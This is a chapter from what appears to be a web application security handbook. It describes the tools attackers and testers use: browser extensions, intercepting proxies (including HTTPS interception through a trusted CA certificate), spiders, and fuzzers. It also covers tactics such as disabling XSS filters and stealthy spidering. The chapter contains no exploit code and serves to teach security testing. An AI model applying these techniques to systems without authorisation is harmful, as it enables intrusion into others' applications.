CHAPTER 20

A Web Application Hacker's Toolkit

Some attacks on web applications can be performed using only a standard web browser; however, the majority of them require you to use some additional tools. Many of these tools operate in conjunction with the browser, either as extensions that modify the browser's own functionality, or as external tools that run alongside the browser and modify its interaction with the target application.

The most important item in your toolkit falls into this latter category. It operates as an intercepting web proxy, enabling you to view and modify all the HTTP messages passing between your browser and the target application. Over the years, basic intercepting proxies have evolved into powerful integrated tool suites containing numerous other functions designed to help you attack web applications. This chapter examines how these tools work and describes how you can best use their functionality.

The second main category of tool is the standalone web application scanner. This product is designed to automate many of the tasks involved in attacking a web application, from initial mapping to probing for vulnerabilities. This chapter examines the inherent strengths and weaknesses of standalone web application scanners and briefly looks at some current tools in this area.

Finally, numerous smaller tools are designed to perform specific tasks when testing web applications. Although you may use these tools only occasionally, they can prove extremely useful in particular situations.

Web Browsers

A web browser is not exactly a hack tool, as it is the standard means by which web applications are designed to be accessed. Nevertheless, your choice of web browser may have an impact on your effectiveness when attacking a web application. Furthermore, various extensions are available to different types of browsers, which can help you carry out an attack. This section briefly examines three popular browsers and some of the extensions available for them.

Internet Explorer

Microsoft's Internet Explorer (IE) has for many years been the most widely used web browser. It remains so by most estimates, capturing approximately 45% of the market. Virtually all web applications are designed for and tested on current versions of IE. This makes IE a good choice for an attacker, because most applications' content and functionality are displayed correctly and can be used properly within IE. In particular, other browsers do not natively support ActiveX controls, making IE mandatory if an application employs this technology. One restriction imposed by IE is that you are restricted to working with the Microsoft Windows platform.

Because of IE's widespread adoption, when you are testing for cross-site scripting and other attacks against application users, you should always try to make your attacks work against this browser if possible (see Chapter 12).

NOTE **Internet Explorer 8 introduced an anti-XSS filter that is enabled by default. As described in Chapter 12, this filter attempts to block most standard XSS attacks from executing and therefore causes problems when you are testing XSS exploits against a target application. Normally you should disable the XSS filter while testing. Ideally, when you have confirmed an XSS vulnerability, you should then reenable the filter and see whether you can find a way to bypass the filter using the vulnerability you have found.**

Various useful extensions are available to IE that may be of assistance when attacking web applications, including the following:

- HttpWatch, shown in Figure 20-1, analyzes all HTTP requests and responses, providing details of headers, cookies, URLs, request parameters, HTTP status codes, and redirects.
- IEWatch performs similar functions to HttpWatch. It also does some analysis of HTML documents, images, scripts, and the like.



Figure 20-1: HttpWatch analyzes the HTTP requests issued by Internet Explorer

Firefox

Firefox is currently the second most widely used web browser. By most estimates it makes up approximately 35% of the market. The majority of web applications work correctly on Firefox; however, it has no native support for ActiveX controls.

There are many subtle variations among different browsers' handling of HTML and JavaScript, particularly when they do not strictly comply with the standards. Often, you will find that an application's defenses against bugs such as cross-site scripting mean that your attacks are not effective against every browser platform. Firefox's popularity is sufficient that Firefox-specific XSS exploits are perfectly valid, so you should test these against Firefox if you encounter difficulties getting them to work against IE. Also, features specific to Firefox have historically allowed a range of attacks to work that are not possible against IE, as described in Chapter 13.

A large number of browser extensions are available for Firefox that may be useful when attacking web applications, including the following:

- HttpWatch is also available for Firefox.
- FoxyProxy enables flexible management of the browser's proxy configuration, allowing quick switching, setting of different proxies for different URLs, and so on.
- LiveHTTPHeaders lets you modify requests and responses and replay individual requests.
- PrefBar allows you to enable and disable cookies, allowing quick access control checks, as well as switching between different proxies, clearing the cache, and switching the browser's user agent.
- Wappalyzer uncovers technologies in use on the current page, showing an icon for each one found in the URL bar.
- The Web Developer toolbar provides a variety of useful features. Among the most helpful are the ability to view all links on a page, alter HTML to make form fields writable, remove maximum lengths, unhide hidden form fields, and change a request method from `GET` to `POST`.

Chrome

Chrome is a relatively new arrival on the browser scene, but it has rapidly gained popularity, capturing approximately 15% of the market.

A number of browser extensions are available for Chrome that may be useful when attacking web applications, including the following:

- XSS Rays is an extension that tests for XSS vulnerabilities and allows DOM inspection.
- Cookie editor allows in-browser viewing and editing of cookies.
- Wappalyzer is also available for Chrome.
- The Web Developer Toolbar is also available for Chrome.

Chrome is likely to contain its fair share of quirky features that can be used when constructing exploits for XSS and other vulnerabilities. Because Chrome is a relative newcomer, these are likely to be a fruitful target for research in the coming years.

Integrated Testing Suites

After the essential web browser, the most useful item in your toolkit when attacking a web application is an intercepting proxy. In the early days of web applications, the intercepting proxy was a standalone tool that provided minimal functionality. The venerable Achilles proxy simply displayed each request and response for editing. Although it was extremely basic, buggy, and a headache to use, Achilles was sufficient to compromise many a web application in the hands of a skilled attacker.

Over the years, the humble intercepting proxy has evolved into a number of highly functional tool suites, each containing several interconnected tools designed to facilitate the common tasks involved in attacking a web application. Several testing suites are commonly used by web application security testers:

- Burp Suite
- WebScarab
- Paros
- Zed Attack Proxy
- Andiparos
- Fiddler
- CAT
- Charles

These toolkits differ widely in their capabilities, and some are newer and more experimental than others. In terms of pure functionality, Burp Suite is the most sophisticated, and currently it is the only toolkit that contains all the functionality described in the following sections. To some extent, which tools you use is a matter of personal preference. If you do not yet have a preference, we recommend that you download and use several of the suites in a real-world situation and establish which best meets your needs.

This section examines how the tools work and describes the common work flows involved in making the best use of them in your web application testing.

How the Tools Work

Each integrated testing suite contains several complementary tools that share information about the target application. Typically, the attacker engages with the

application in the normal way via his browser. The tools monitor the resulting requests and responses, storing all relevant details about the target application and providing numerous useful functions. The typical suite contains the following core components:

- An intercepting proxy
- A web application spider
- A customizable web application fuzzer
- A vulnerability scanner
- A manual request tool
- Functions for analyzing session cookies and other tokens
- Various shared functions and utilities

Intercepting Proxies

The intercepting proxy lies at the heart of the tool suite and remains today the only essential component. To use an intercepting proxy, you must configure your browser to use as its proxy server a port on the local machine. The proxy tool is configured to listen on this port and receives all requests issued by the browser. Because the proxy has access to the two-way communications between the browser and the destination web server, it can stall each message for review and modification by the user and perform other useful functions, as shown in Figure 20-2.

Configuring Your Browser

If you have never set up your browser to use a proxy server, this is easy to do on any browser. First, establish which local port your intercepting proxy uses by default to listen for connections (usually 8080). Then follow the steps required for your browser:

- In Internet Explorer, select Tools ➢ Internet Options ➢ Connections ➢ LAN settings. Ensure that the "Automatically detect settings" and "Use automatic configuration script" boxes are not checked. Ensure that the "Use a proxy server for your LAN" box is checked. In the Address field, enter `127.0.0.1`, and in the Port field, enter the port used by your proxy. Click the Advanced button, and ensure that the "Use the same proxy server for all protocols" box is checked. If the hostname of the application you are attacking matches any of the expressions in the "Do not use proxy server

for addresses beginning with" box, remove these expressions. Click OK in all the dialogs to confirm the new configuration.

- In Firefox, select Tools ➤ Options ➤ Advanced ➤ Network ➤ Settings. Ensure that the Manual Proxy Configuration option is selected. In the HTTP Proxy field, enter `127.0.0.1`, and in the adjacent Port field, enter the port used by your proxy. Ensure that the "Use this proxy server for all protocols" box is checked. If the hostname of the application you are attacking matches any of the expressions in the "No proxy for" box, remove these expressions. Click OK in all the dialogs to confirm the new configuration.
- Chrome uses the proxy settings from the native browser that ships with the operating system on which it is running. You can access these settings via Chrome by selecting Options ➤ Under the Bonnet ➤ Network ➤ Change Proxy Settings.



Figure 20-2: Editing an HTTP request on-the-fly using an intercepting proxy

WORKING WITH NON-PROXY-AWARE CLIENTS

Occasionally, you may find yourself testing applications that use a thick client that runs outside of the browser. Many of these clients do not offer any settings to configure an HTTP proxy; they simply attempt to connect directly to the web server hosting the application. This behavior prevents you from simply using an intercepting proxy to view and modify the application's traffic.

Fortunately, Burp Suite offers some features that let you continue working in this situation. To do so, you need to follow these steps:

1. Modify your operating system hosts file to resolve the hostnames used by the application to your loopback address (127.0.0.1). For example:

   ```
   127.0.0.1 www.wahh-app.com
   ```

   This causes the thick client's requests to be redirected to your own computer.

2. For each destination port used by the application (typically 80 and 443), configure a Burp Proxy listener on this port of your loopback interface, and set the listener to support invisible proxying. The invisible proxying feature means that the listener will accept the non-proxy-style requests sent by the thick client, which have been redirected to your loopback address.

3. Invisible mode proxying supports both HTTP and HTTPS requests. To prevent fatal certificate errors with SSL, it may be necessary to configure your invisible proxy listener to present an SSL certificate with a specific hostname which matches what the thick client expects. The following section has details on how you can avoid certificate problems caused by intercepting proxies.

4. For each hostname you have redirected using your hosts file, configure Burp to resolve the hostname to its original IP address. These settings can be found under Options ➢ Connections ➢ Hostname Resolution. They let you specify custom mappings of domain names to IP addresses to override your computer's own DNS resolution. This causes the outgoing requests from Burp to be directed to the correct destination server. (Without this step, the requests would be redirected to your own computer in an infinite loop.)

WORKING WITH NON-PROXY-AWARE CLIENTS

5. **When operating in invisible mode, Burp Proxy identifies the destination host to which each request should be forwarded using the `Host` header that appears in requests. If the thick client you are testing does not include a `Host` header in requests, Burp cannot forward requests correctly. If you are dealing with only one destination host, you can work around this problem by configuring the invisible proxy listener to redirect all its requests to the required destination host. If you are dealing with multiple destination hosts, you probably need to run multiple instances of Burp on multiple machines and use your hosts file to redirect traffic for each destination host to a different intercepting machine.**

Intercepting Proxies and HTTPS

When dealing with unencrypted HTTP communications, an intercepting proxy functions in essentially the same way as a normal web proxy, as described in Chapter 3. The browser sends standard HTTP requests to the proxy, with the exception that the URL in the first line of the request contains the full hostname of the destination web server. The proxy parses this hostname, resolves it to an IP address, converts the request to its standard nonproxy equivalent, and forwards it to the destination server. When that server responds, the proxy forwards the response back to the client browser.

For HTTPS communications, the browser first makes a cleartext request to the proxy using the `CONNECT` method, specifying the hostname and port of the destination server. When a normal (nonintercepting) proxy is used, the proxy responds with an HTTP 200 status code and keeps the TCP connection open. From that point onward (for that connection) the proxy acts as a TCP-level relay to the destination server. The browser then performs an SSL handshake with the destination server, setting up a secure tunnel through which to pass HTTP messages. With an intercepting proxy, this process must work differently so that the proxy can gain access to the HTTP messages that the browser sends through the tunnel. As shown in Figure 20-3, after responding to the `CONNECT` request with an HTTP 200 status code, the intercepting proxy does not act as a relay but instead performs the server's end of the SSL handshake with the browser. It also acts as an SSL client and performs a second SSL handshake with the destination web server. Hence, two SSL tunnels are created, with the proxy acting as a middleman. This enables the proxy to decrypt each message received

through either tunnel, gain access to its cleartext form, and then reencrypt it for transmission through the other tunnel.



Figure 20-3: An intercepting proxy lets you view and modify HTTPS communications

Of course, if any suitably positioned attacker could perform this trick without detection, SSL would be fairly pointless, because it would not protect the privacy and integrity of communications between the browser and server. For this reason, a key part of the SSL handshake involves using cryptographic certificates to authenticate the identity of either party. To perform the server's end of the SSL handshake with the browser, the intercepting proxy must use its own SSL certificate, because it does not have access to the private key used by the destination server.

In this situation, to protect against attacks, browsers warn the user, allowing her to view the spurious certificate and decide whether to trust it. Figure 20-4 shows the warning presented by IE. When an intercepting proxy is being used, both the browser and proxy are fully under the attacker's control, so he can accept the spurious certificate and allow the proxy to create two SSL tunnels.

When you are using your browser to test an application that uses a single domain, handling the browser security warning and accepting the proxy's

homegrown certificate in this way normally is straightforward. However, in other situations you may still encounter problems. Many of today's applications involve numerous cross-domain requests for images, script code, and other resources. When HTTPS is being used, each request to an external domain causes the browser to receive the proxy's invalid SSL certificate. In this situation, browsers usually do not warn the user and thus do not give her the option to accept the invalid SSL certificate for each domain. Rather, they typically drop the cross-domain requests, either silently or with an alert stating that this has occurred.



Figure 20-4: Using an intercepting proxy with HTTPS communications generates a warning in the attacker's browser

Another situation in which the proxy's homegrown SSL certificates can cause problems is when you use a thick client running outside the browser. Normally, these clients simply fail to connect if an invalid SSL certificate is received and provide no way to accept the certificate.

Fortunately, there is a simple way to circumvent these problems. On installation, Burp Suite generates a unique CA certificate for the current user and stores this on the local machine. When Burp Proxy receives an HTTPS request to a new domain, it creates a new host certificate for this domain on-the-fly and signs it using the CA certificate. This means that the user can install Burp's CA certificate as a trusted root in her browser (or other trust store). All the resulting per-host certificates are accepted as valid, thereby removing all SSL errors caused by the proxy.

The precise method for installing the CA certificate depends on the browser and platform. Essentially it involves the following steps:

1. Visit any HTTPS URL with your browser via the proxy.
2. In the resulting browser warning, explore the certificate chain, and select the root certificate in the tree (called PortSwigger CA).
3. Import this certificate into your browser as a trusted root or certificate authority. Depending on your browser, you may need to first export the certificate and then import it in a separate operation.

Detailed instructions for installing Burp's CA certificate on different browsers are contained in the online Burp Suite documentation at the following URL:

```
http://portswigger.net/burp/help/servercerts.html
```

Common Features of Intercepting Proxies

In addition to their core function of allowing interception and modification of requests and responses, intercepting proxies typically contain a wealth of other features to help you attack web applications:

- Fine-grained interception rules, allowing messages to be intercepted for review or silently forwarded, based on criteria such as the target host, URL, method, resource type, response code, or appearance of specific expressions (see Figure 20-5). In a typical application, the vast majority of requests and responses are of little interest to you. This function allows you to configure the proxy to flag only the messages that you are interested in.
- A detailed history of all requests and responses, allowing previous messages to be reviewed and passed to other tools in the suite for further analysis (see Figure 20-6). You can filter and search the proxy history to quickly find specific items, and you can annotate interesting items for future reference.
- Automated match-and-replace rules for dynamically modifying the contents of requests and responses. This function can be useful in numerous situations. Examples include rewriting the value of a cookie or other parameter in all requests, removing cache directives, and simulating a specific browser with the `User-Agent` header.
- Access to proxy functionality directly from within the browser, in addition to the client UI. You can browse the proxy history and reissue individual requests from the context of your browser, enabling the responses to be fully processed and interpreted in the normal way.
- Utilities for manipulating the format of HTTP messages, such as converting between different request methods and content encodings. These can sometimes be useful when fine-tuning an attack such as cross-site scripting.

- Functions to automatically modify certain HTML features on-the-fly. You can unhide hidden form fields, remove input field limits, and remove JavaScript form validation.



Figure 20-5: Burp proxy supports configuration of fine-grained rules for intercepting requests and responses



Figure 20-6: The proxy history, allowing you to view, filter, search, and annotate requests and responses made via the proxy

Web Application Spiders

Web application spiders work much like traditional web spiders. They request web pages, parse them for links to other pages, and then request those pages, continuing recursively until all of a site's content has been discovered. To accommodate the differences between functional web applications and traditional websites, application spiders must go beyond this core function and address various other challenges:

- Forms-based navigation, using drop-down lists, text input, and other methods
- JavaScript-based navigation, such as dynamically generated menus
- Multistage functions requiring actions to be performed in a defined sequence
- Authentication and sessions
- The use of parameter-based identifiers, rather than the URL, to specify different content and functionality
- The appearance of tokens and other volatile parameters within the URL query string, leading to problems identifying unique content

Several of these problems are addressed in integrated testing suites by sharing data between the intercepting proxy and spider components. This enables you to use the target application in the normal way, with all requests being processed by the proxy and passed to the spider for further analysis. Any unusual mechanisms for navigation, authentication, and session handling are thereby taken care of by your browser and your actions. This enables the spider to build a detailed picture of the application's contents under your fine-grained control. This user-directed spidering technique is described in detail in Chapter 4. Having assembled as much information as possible, the spider can then be launched to investigate further under its own steam, potentially discovering additional content and functionality.

The following features are commonly implemented within web application spiders:

- Automatic update of the site map with URLs accessed via the intercepting proxy.
- Passive spidering of content processed by the proxy, by parsing it for links and adding these to the site map without actually requesting them (see Figure 20-7).
- Presentation of discovered content in table and tree form, with the facility to search these results.
- Fine-grained control over the scope of automated spidering. This enables you to specify which hostnames, IP addresses, directory paths, file types,

and other items the spider should request to focus on a particular area of functionality. You should prevent the spider from following inappropriate links either within or outside of the target application's infrastructure. This feature is also essential to avoid spidering powerful functionality such as administrative interfaces, which may cause dangerous side effects such as the deletion of user accounts. It is also useful to prevent the spider from requesting the logout function, thereby invalidating its own session.

- Automatic parsing of HTML forms, scripts, comments, and images, and analysis of these within the site map.
- Parsing of JavaScript content for URLs and resource names. Even if a full JavaScript engine is not implemented, this function often enables a spider to discover the targets of JavaScript-based navigation, because these usually appear in literal form within the script.
- Automatic and user-guided submission of forms with suitable parameters (see Figure 20-8).
- Detection of customized File Not Found responses. Many applications respond with an HTTP 200 message when an invalid resource is requested. If spiders are unable to recognize this, the resulting content map will contain false positives.
- Checking for the `robots.txt` file, which is intended to provide a blacklist of URLs that should not be spidered, but that an attacking spider can use to discover additional content.
- Automatic retrieval of the root of all enumerated directories. This can be useful to check for directory listings or default content (see Chapter 17).
- Automatic processing and use of cookies issued by the application to enable spidering to be performed in the context of an authenticated session.
- Automatic testing of session dependence of individual pages. This involves requesting each page both with and without any cookies that have been received. If the same content is retrieved, the page does not require a session or authentication. This can be useful when probing for some kinds of access control flaws (see Chapter 8).
- Automatic use of the correct `Referer` header when issuing requests. Some applications may check the contents of this header, and this function ensures that the spider behaves as much as possible like an ordinary browser.
- Control of other HTTP headers used in automated spidering.
- Control over the speed and order of automated spider requests to avoid overwhelming the target and, if necessary, behave in a stealthy manner.



Figure 20-7: The results of passive application spidering, where items in gray have been identified passively but not yet requested



Figure 20-8: Burp Spider prompting for user guidance when submitting forms

Web Application Fuzzers

Although it is possible to perform a successful attack using only manual techniques, to become a truly accomplished web application hacker, you need to automate your attacks to enhance their speed and effectiveness. Chapter 14

described in detail the different ways in which automation can be used in customized attacks. Most test suites include functions that leverage automation to facilitate various common tasks. Here are some commonly implemented features:

- Manually configured probing for common vulnerabilities. This function enables you to control precisely which attack strings are used and how they are incorporated into requests. Then you can review the results to identify any unusual or anomalous responses that merit further investigation.
- A set of built-in attack payloads and versatile functions to generate arbitrary payloads in user-defined ways — for example, based on malformed encoding, character substitution, brute force, and data retrieved in a previous attack.
- The ability to save attack results and response data to use in reports or incorporate into further attacks.
- Customizable functions for viewing and analyzing responses — for example, based on the appearance of specific expressions or the attack payload itself (see Figure 20-9).
- Functions for extracting useful data from the application's responses — for example, by parsing the username and password fields in a My Details page. This can be useful when you are exploiting various vulnerabilities, including flaws in session-handling and access controls.

